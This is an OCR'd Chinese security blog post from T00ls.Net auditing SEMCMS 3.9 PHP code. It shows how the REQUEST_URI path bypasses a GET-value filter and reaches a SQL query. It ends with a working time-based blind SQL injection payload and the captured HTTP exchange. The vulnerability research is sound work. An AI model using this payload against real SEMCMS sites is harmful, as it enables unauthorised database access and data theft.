
盲注 or 联合？记一次遇见的奇葩注入点之 SEMCMS3.9（0day） - T00ls.Net


> 0x00 前言你见过你的 SQL 注入方式被 WEB 容器影响吗？0x01 漏洞分析打开 index.php，看到了 include_once，如图 101999 跟进 Inc ...

0x00 前言
你见过你的 SQL 注入方式被 WEB 容器影响吗?
0x01 漏洞分析
打开 index.php，看到了 include_once，如图



```php
<?php
include_once  'Include/web_inc.php';
```


跟进 Include/web_inc.php



```php
<?php
ob_start();
include_once  'db_conn.php';
include_once  'contorl.php';

```


前两行包含的文件我们先翻一下看一下。

Db_conn.php:



```php
<?php
    //CopyRight sem-cms.com 公元2015(黑蚂蚁.阿梁: 【qq:1181698019】制作开发)
    /*数据库链接代码*/
    ini_set('display_errors','off');
    header("Content-type: text/html; charset=utf-8");
    $url = "localhost";//连接数据库的地址
    $user = "root"; //账号
    $password = "root";//密码
    $dbdata="SEMCMS";//数据库名称

    $db_conn=new mysqli($url,$user,$password,$dbdata);
    $db_conn->set_charset('utf8');
    if(mysqli_connect_error()){

        echo 'Could not connect to database.';

    exit;
}
```

定义了一些数据库配置信息，$db_conn 变量为 mysqli 的实例，我们再来看一下 contorl.php




PHPmailer 用于发送邮件用的PHP工具类

```php
<?php
include_once "class.phpmailer.php";
// 防sql入注

if (isset($_GET)){$GetArray=$_GET;}else{$GetArray='';} //get

foreach ($GetArray as $value){ //get

    verify_str($value);

}

function inject_check_sql($sql_str) {

     return preg_match('/select|insert|=|%|<|between|update|\'|\*|union|into|load_file|outfile/i',$sql_str);
}

function verify_str($str) {

   if(inject_check_sql($str)) {

       exit('Sorry,You do this is wrong! (.-.)');
    }

    return $str;
}


//邮件发送代码
function SendEmail($smtpserver,$smtpuser,$smtppass,$smtpusermail,$smtpserverport,$smtptoemail,$mailtitle,$mailco

```


定义了一些函数信息，5-11 行进行全局的 GET 请求过滤。

了解一些东西之后回到 Include/web_inc.php 下继续往下翻一翻代码。




```php
$SERVER_NAME=$_SERVER["HTTP_HOST"];
$webmu=str_replace("\\","/",$_SERVER['DOCUMENT_ROOT']);
$lastchar=substr($webmu, -1);
if ($lastchar=="/"){$webmu=rtrim($webmu,"/");}
$weballmu=str_replace("\\","/",getcwd()); //处理 windows下的路径
$webmuu=explode("/", $webmu);
$weballmuu=explode("/", $weballmu);
$webmu=str_replace("/".$webmuu[1]."/", "/".$weballmuu[1]."/", $webmu); // 替换第一个目录 aliyun 目录
$weburldir=str_replace($webmu, "", $weballmu);
$weburldir=str_replace("/Templete/".$webTemplate."/Include","", $weburldir)."/";
if ($weburldir==""){$weburldir="/";}
$web_urlm=$http."://".$SERVER_NAME.$weburldir;
$web_urls=$_SERVER["REQUEST_URI"];  //获取 url 路径
$web_urls=explode("/", $web_urls);
$urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn);  // 大写的问号。


if (trim($urlml['url_link'])==""){

      $web_url=$web_urlm.$urlml['url_link'];
      $web_url_meate=$web_urlm;
      $Language=$urlml['ID'];

}else{

   if (strpos($web_urlm,"/".$urlml['url_link']."/") !== false){ //用于首页的路径
```

调用了 web_language_ml 函数？我们跟进看一下。




```php
function web_language_ml($web_urls1,$web_urls2,$db_conn){

  $query=$db_conn->query("select * from sc_language where language_url='$web_urls1' or  language_url='$web_urls2' and  language_open=1");


      if (mysqli_num_rows($query)>0){

          $query=$db_conn->query("select * from sc_language where language_url='$web_urls1' or  language_url='$web_urls2' and  language_open=1");
          $row=mysqli_fetch_assoc($query);
          $Urlink=array('url_link'=>$row['language_url'],'url_ml'=>"../",'ID'=>$row['ID']);

      }else{

         $query=$db_conn->query("select * from sc_language where language_mulu=1 and  language_open=1");
         $row=mysqli_fetch_assoc($query);
         $Urlink=array('url_link'=>"",'url_ml'=>"./",'ID'=>$row['ID']);

      }

    return $Urlink;
}
```


发送了一次 SELECT 查询的 SQL 语句，携带参数 1 参数 2，我们看一看参数的来源。



```php
$web_urls=$_SERVER["REQUEST_URI"];  //获取 url 路径
$web_urls=explode("/", $web_urls);
$urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn);  // 大写的问号。
```

注入漏洞产生了，$_SERVER[REQUEST_URI] 是用来获取 url 的（协议:// 域名 / 除外），如图：





```
string(16) "/SEMCMS3.9/1.php"
```


D:\phpstudy_pro\WWW\Audit.com\SEMCMS3.9\1.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
OPEN FILES
9.File.php
Windows 7 x64.vmx
1.php — D\...\SEMCMS3.9

```php
<?php
echo '<pre>';
var_dump($_SERVER['REQUEST_URI']);
```

这不是很正常吗？为什么会产生 SQL 注入漏洞问题？

我们都知道，在发送 GET 请求时，问号后的内容会被当做参数处理，那么符合 REQUEST_URI 的气质，问号后的内容也被获取到了。

如图：




域名重定向
http://www.audit.com/SEMCMS3.9/1.php?XXXXXXX
百度翻译
MD5免费在线解密破
TOOLS | 低调求发展
僵尸检测
BUUCTF
哔哩哔哩 (゜- ゜)つロ
FreeBuf互联网
D:\phpstudy_pro\WWW\Audit.com\SEMCMS3.9\1.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
OPEN FILES
9.File.php
Windows 7 x64.vmx
1.php — D\...\SEMCMS3.9
4.php

```
string(24) "/SEMCMS3.9/1.php?XXXXXXX"
```

```php
<?php
echo '<pre>';
var_dump($_SERVER['REQUEST_URI']);
```


在程序判断中通过 斜杠 / 分隔，随后直接引入程序中的 SQL 语句中，从而引发 SQL 注入漏洞。你可能会问，刚刚不是还过滤了全局 GET 吗？

我们再仔细看看，只过滤了 GET 中的 VALUE 值：



```
if (isset($_GET)){$GetArray=$_GET;}else{$GetArray='';} //get

foreach ($GetArray as $value){ //get

    verify_str($value);

}

function inject_check_sql($sql_str) {
```

哈哈哈哈？没注意对吧。
除此之外 REQUEST_URI 所接收的值不会被 url 解码而变化，比如我传入 %0a（换行符）就原封不动的取出。我们举个例子与 $_GET 作一下比较。如图：



http://www.audit.com/SEMCMS3.9/1.php?XXXXXXX%0a


```
string(27) "/SEMCMS3.9/1.php?XXXXXXX%0a"
array(1) {
  ["XXXXXXX
"]=>
  string(0) ""
}
```

D:\phpstudy_pro\WWW\Audit.com\SEMCMS3.9\1.php - Sublime Text

```
<?php
echo '<pre>';
var_dump($_SERVER['REQUEST_URI'],$_GET);
```

可能这时候会问，提这个有什么意义呢？

我们都知道 %20 为空格，我们通常都会通过空格从注入语句中分隔语句。避免造成语法错误。
而 HTTP 请求中 GET 是不允许出现未 urlencode 编码过的字符串的，如图：




```
GET /index.php | HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 192.168.1.4
Pragma: no-cache
Connection: close
```

```
HTTP/1.1 400 Bad Request
Date: Sat, 27 Jun 2020 11:17:03 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
Last-Modified: Tue, 03 Sep 2019 07:13:40 GMT
ETag: "8ac-591a0d3eef100"
Accept-Ranges: bytes
Content-Length: 2220
Connection: close
Content-Type: text/html
```

不符合 HTTP 协议规则，直接爆出 400 错误！这里可以想到 Mysql 中 [空格]--[空格] 的注释方式被 BAN 掉！！！

又因为程序通过 斜杠 (/) 分隔来代入 SQL 语句中，所以 /**/ 这种注释语句也被 BAN 掉了！


还有一种 # 注释姿势，很遗憾，HTTP 请求依然不允许，如图：




```
GET /index.php?# HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
```

```
HTTP/1.1 400 Bad Request
Date: Sat, 27 Jun 2020 11:19:55 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.
mod_log_rotate/1.02
Last-Modified: Tue, 03 Sep 2019 07:13:40 GMT
```

那么我们只能通过闭合的方式来进行 SQL 盲注了，
构造 Payload：/?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'





```
GET /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'
HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 192.168.1.4
Pragma: no-cache
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 27 Jun 2020 09:27:04 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 15881

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Mobile Phone Case,Leather case</title>
<meta content="Mobile Phone Case,Leather case" name="keywords">
<meta content="Mobile Phone Case,Leather case,Ipad case
series,Bluetooth,Phone accessories" name="description">
<link rel="shortcut icon" href="Images/default/favicon.ico" />
<link href="http://192.168.1.4/Templete/default/Css/style.css"
rel="stylesheet" type="text/css" />
<script src="
http://192.168.1.4/Templete/default/Js/jquery-1.7.2.min.js" type=
"text/javascript"></script>
<script src="
http://192.168.1.4/Templete/default/Js/jquery.SuperSlide.js" type
="text/javascript"></script>
<script src="http://192.168.1.4/Templete/default/Js/public.js"
```

